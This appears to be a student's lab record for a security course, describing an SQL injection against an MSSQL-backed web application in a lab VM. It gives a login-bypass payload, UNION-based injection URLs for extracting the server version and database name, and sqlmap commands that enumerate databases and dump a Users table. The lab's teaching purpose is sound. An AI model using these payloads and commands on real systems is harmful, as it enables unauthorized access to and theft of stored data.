NAME: SIVARANJANII.M

ROLL:NO:241901109

EXPERIMENT 14

PERFORM AN SQL INJECTION ATTACK AGAINST MSSQL TO EXTRACT DATABASES

AIM:

To perform a manual and tool-assisted SQL Injection attack against a Microsoft SQL Server (MSSQL) backend to extract database information.

THEORY:

SQL Injection happens when user input is directly concatenated into a SQL query without proper validation or parameterization. An attacker can manipulate the query logic to bypass login screens, read data they shouldn't have access to, or enumerate the entire database structure.

MSSQL has some unique syntax compared to MySQL (e.g., -- for comments works the same, but functions like @@version, stacked queries with ;, and system tables like sys.databases are MSSQL-specific).

LAB SETUP:

- Target: Windows Server VM with MSSQL Server (Express edition is fine) + a sample vulnerable web front-end (ASP.NET/PHP login page) connected to MSSQL, with a Users table.
- Attacker: Kali Linux

TOOLS REQUIRED:

1. Burp Suite
2. sqlmap
3. Browser

PROCEDURE:

Step 1 — Manual login bypass (authentication bypass)

On the vulnerable login page, in the username field, try:

```
' OR '1'='1' --
```

with any password. If the login form doesn't sanitize input, this makes the WHERE clause always true, logging you in as the first user in the table (often admin).

Step 2 — Confirm injection point with error-based testing

In a search or ID parameter, try:

```
http://<target-ip>/product.aspx?id=1'
```

An MSSQL error message appearing on the page (e.g., "Unclosed quotation mark") confirms the parameter is injectable.

Step 3 — Identify column count (for UNION-based injection)

```
http://<target-ip>/product.aspx?id=1 ORDER BY 5--
```

Increase the number until the page throws an error — that tells you the number of columns in the query.

Step 4 — Extract MSSQL version and database name

```
http://<target-ip>/product.aspx?id=1 UNION SELECT
NULL,@@version,NULL,NULL,NULL--
http://<target-ip>/product.aspx?id=1 UNION SELECT
NULL,DB_NAME(),NULL,NULL,NULL—
```

Step 5 — Automate extraction using sqlmap

```
sqlmap -u "http://<target-ip>/product.aspx?id=1" --dbms=mssql --dbs
```

List tables in a specific database:


```
sqlmap -u "http://<target-ip>/product.aspx?id=1" -D <database_name> --tables
```


Dump the Users table:

```
sqlmap -u "http://<target-ip>/product.aspx?id=1" -D <database_name> -T Users –
dump
```


OUTPUT:

1.Manual login bypass






2. Identify column count (for UNION-based injection)




3. Confirm injection point with error-based testing





4. Extract the MSSQL version and database name



5. Automate extraction using sqlmap







RESULT:

The SQL Injection vulnerability was successfully identified in the authorized MSSQL web application. Database and table information were enumerated, and the sample Users table data was extracted using manual testing and sqlmap.